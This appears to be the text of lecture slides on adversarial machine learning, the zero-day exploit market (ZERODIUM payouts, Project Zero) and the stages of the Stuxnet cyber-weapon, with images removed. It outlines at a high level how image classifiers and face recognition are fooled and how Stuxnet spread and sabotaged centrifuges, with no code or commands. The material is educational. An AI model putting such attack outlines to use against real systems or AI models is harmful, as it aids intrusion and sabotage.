
=



“gibbon”

99.3% confidence

Adversarial Machine Learning



Adversarial ML - Physical Attacks




Image taken from <https://www.cs.cmu.edu/~sbhagava/papers/face-rec-ccs16.pdf>

Adversarial ML - Physical Attacks




Image taken from <https://arxiv.org/pdf/1712.09665.pdf>



The Vulnerability Market

Zero-Day



Project Zero


A **Zero-day** (also known as 0-day) vulnerability is a computer-software vulnerability that is unknown to, or unaddressed by, those who should be interested in mitigating the vulnerability.

Big vendors are so interested in keeping their software secure that have dedicated teams to find security vulnerabilities in other software.

Exploits can be sold

ZERODIUM: exploit acquisition
platform for zero-days.

ZERODIUM customers are
government organizations
(mostly from Europe and North
America) in need of advanced
zero-day exploits.




* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.

Mobile exploits are paid more

Mobile devices now hold very valuable information and thus, mobile exploits are much more valuable (with Android being the most valued).

ZERODIUM Payouts for Mobiles*





FCP: Full Chain with Persistence
RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass

Red: iOS
Brown: Android
Teal: Any OS

* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.

Cyber-Weapons: The Stuxnet Case





1. infection

Stuxnet enters a system via a USB stick and proceeds to infect all machines running Microsoft Windows. By brandishing a digital certificate that seems to show that it comes from a reliable company, the worm is able to evade automated-detection systems.

2. search

Stuxnet then checks whether a given machine is part of the targeted industrial control system made by Siemens. Such systems are deployed in Iran to run high-speed centrifuges that help to enrich nuclear fuel.

3. update

If the system isn't a target, Stuxnet does nothing; if it is, the worm attempts to access the Internet and download a more recent version of itself.



4. compromise




The worm then compromises the target system's logic controllers, exploiting "zero day" vulnerabilities—software weaknesses that haven't been identified by security experts.

5. control

In the beginning, Stuxnet spies on the operations of the targeted system. Then it uses the information it has gathered to take control of the centrifuges, making them spin themselves to failure.

6. deceive and destroy

Meanwhile, it provides false feedback to outside controllers, ensuring that they won't know what's going wrong until it's too late to do anything about it.



THANK YOU